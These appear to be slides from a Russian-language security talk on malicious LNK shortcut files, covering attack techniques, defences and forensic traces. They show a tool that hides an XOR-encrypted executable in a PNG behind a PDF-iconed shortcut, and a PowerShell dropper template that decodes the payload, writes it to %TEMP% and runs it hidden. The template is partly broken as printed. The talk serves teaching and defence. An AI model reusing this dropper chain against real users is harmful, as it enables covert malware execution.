
1. Use `InsertPeIntoPng.py` to create the embedded PNG file and generate the extraction LNK file:

```
PS C:\Users\yulik\Desktop\PeToPng> python.exe .\InsertPeIntoPng.py -h
usage: InsertPeIntoPng.py [-h] -i INPUT --png PNGFILE --output OUTPUT

Read an Encrypted PE File within a PNG and Generate a LNK File to Extract It

options:
  -h, --help            show this help message and exit
  -i, --input INPUT      Input PE payload file
  --png, --pngfile PNGFILE
                        Input PNG file to embed the PE payload into
  -o, --output OUTPUT    Output PE/LNK file name
PS C:\Users\yulik\Desktop\PeToPng>
PS C:\Users\yulik\Desktop\PeToPng> python.exe .\InsertPeIntoPng.py -i .\HelloWorld.exe --png .\FeatureToastBuildingImg.png --output
[+] Using XOR Key (0x0f) Of Offset: 300
[*] Created IDAT Of Length [11204] And Hash [0xCAF7B3de]
[*] Output.lng Is Created!
[!] Payload Will Be Executed As: %TEMP%\x0d0a.lng
[*] Output.lng Is Created!
PS C:\Users\yulik\Desktop\PeToPng>
PS C:\Users\yulik\Desktop\PeToPng>
```

The generated LNK file will have the icon of a PDF file by default, and it will expect the embedded PNG file to be in the same directory when executed. PE files will be stored under the `%TEMP%` directory for execution.



Извлекает и запускает PE-файл, встроенный в PNG. PE-файл шифруется с использованием алгоритма XOR и встраивается в PNG



Obfuscated Files or Information: Embedded Payloads (T1027.009)

Создает LNK со встроенным в конец PE-файлом. Команда LNK позволяет извлечь и выполнить файл

```
/c start notepad C:\\%%HOMEPATH%%\\AppData\\Local\\Google\\Chrome\\User Data\\ZxcvbnData\\3\\passwords.txt
&& powershell -windowstyle hidden
$lnkpath = Get-ChildItem *.lnk | where-object {$_.length -eq 0x00000000} | Select-Object -ExpandProperty Name;
$file = gc $lnkpath -Encoding Byte;
for($i=0; $i -lt $file.count; $i++)
{
    $file[$i] = $file[$i] -bxor 0x%02X ;
    $path = '%temp%\\tmp' + (Get-Random) + '.exe';
    sc $path ([byte[]]($file | select -Skip 00000)) -Encoding Byte;
    & $path;
```



Obfuscated Files or Information: LNK Icon Smuggling (T1027.012)

Хакеры подменяют значок
LNK, чтобы выдать его за
легитимный файл для
пользователя


| Имя | Дата изменения |
|--|------------------|
| b4dd7a6a7024dcb2d85915bbc04f8f1885a8d1699ea0b9e72cf1d98274f2e4e.doc | 07.03.2025 12:04 |
| 4073f15bf39ab5278e3de99177841f15ef369f9e55a8ef6c448ff806558ed96f.pdf | 07.03.2025 |



Защита от фишинга

Современные браузеры не дадут Вам скачать LNK-файл напрямую


```
This policy also affects also how subresources are handled for *"Save As  
..."* downloads of complete web pages. If any subresource ends up with a  
file type that is considered `DANGEROUS` or `ALLOW_ON_USER_GESTURE`, then  
the filename will be changed to end in `.download`. This is done to prevent  
the file from being opened accidentally.  
  
file_types {  
    # Shortcuts. May open anything.  
    extension: "lnk"  
    uma_value: 84  
    ping_setting: FULL_PING  
    platform_settings {  
        platform: PLATFORM_TYPE_WINDOWS  
        danger_level: ALLOW_ON_USER_GESTURE  
        auto_open_hint: DISALLOW_AUTO_OPEN  
    }  
}
```



Защита от фишинга

Software Restriction Policies может помочь
защититься


Что будет, если мы перенесем
LNK во вложенную директорию?



Защита от фишинга

Включаем отображение расширения LNK

Удаляем ключ NeverShowExt



Почему хакеры полюбили LNK-файл?

- ~ расширение LNK не отображается
- ~ покрывает много ТТП
- ~ много возможностей для обхода обнаружения
- ~ доставка нагрузки внутри себя
- ~ относительная простота реализации
- ~ большое количество примеров





Как LNK-файлы могут помочь в расследовании?

Какие следы несут LNK?

SHELL_LINK_HEADER

1. Время МАС для исходного файла
2. Размер исходного файла
3. Формат отображения консоли
4. Горячие клавиши для запуска LNK

| sShellLinkHeader | |
|-------------------|--|
| HeaderSize | 76 |
| > LinkCLSID[16] | {00021401-0000-0000-C000-000000000046} |
| > sLinkFlags | |
| > sFileAttributes | FILE_ATTRIBUTE_ARCHIVE |
| CreationTime | 07/29/2024 23:33:32 UTC 1 |
| AccessTime | 03/07/2025 11:46:06 UTC |
| WriteTime | 07/29/2024 23:33:32 UTC |
| FileSize | 289792 2 |
| IconIndex | 0 |
| ShowCommand | SW_SHOWNORMAL (1) 3 |
| HotKey | UNKNOWN 4 |
| Reserved[0] | 0 |
| Reserved[1] | 0 |
| Reserved[2] | 0 |

Какие следы несут LNK?

LINKTARGET_IDLIST*

1. MFT EntryNumber
2. Время MAC для исходного файла

| | | |
|---|----------------|-------------------------|
| 2 | sIDList[4] | cmd.exe |
| | Size | 86 |
| | TypeData : 4 | 2 |
| | Type : 4 | FILE (3) |
| | Unknown | 0 |
| | FileSize | 289792 |
| 2 | Modified | 07/29/2024 23:33:34 UTC |
| > | Attributes | FILE_ATTRIBUTE_ARCHIVE |
| > | PrimaryName[8] | cmd.exe |
| 2 | ExtraBlock | cmd.exe |
| | Size | 64 |
| | Version | 9 |
| | Signature | 3203334148 |
| > | Created | 07/29/2024 23:33:34 UTC |
| > | Accessed | 03/07/2025 11:46:06 UTC |
| | Identifier | 46 |
| | Unknown[0] | 0 |
| 1 | FileReference | 257356 |
